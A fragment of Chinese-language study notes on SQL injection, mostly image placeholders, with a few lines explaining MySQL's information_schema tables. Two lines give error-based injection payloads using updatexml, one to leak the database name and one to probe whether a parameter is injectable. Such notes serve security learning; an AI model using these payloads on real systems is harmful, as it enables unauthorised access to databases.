









and updatexml(1,concat(0x7e,database()),0)//select 语句需要用括号括起来
?id=1’ and updatexml(1,’~’,3) – a 判断是否为报错注入
SQL注入
数据库
information_schema

SCHEMATA表,当前root中所有数据库的信息,一般用来查到表名
TABLES表:记录用户所有数据库名(TABLE_SCHEMA)和表名(TABLE_NAME)

columns表:提供表中的列信息
命令



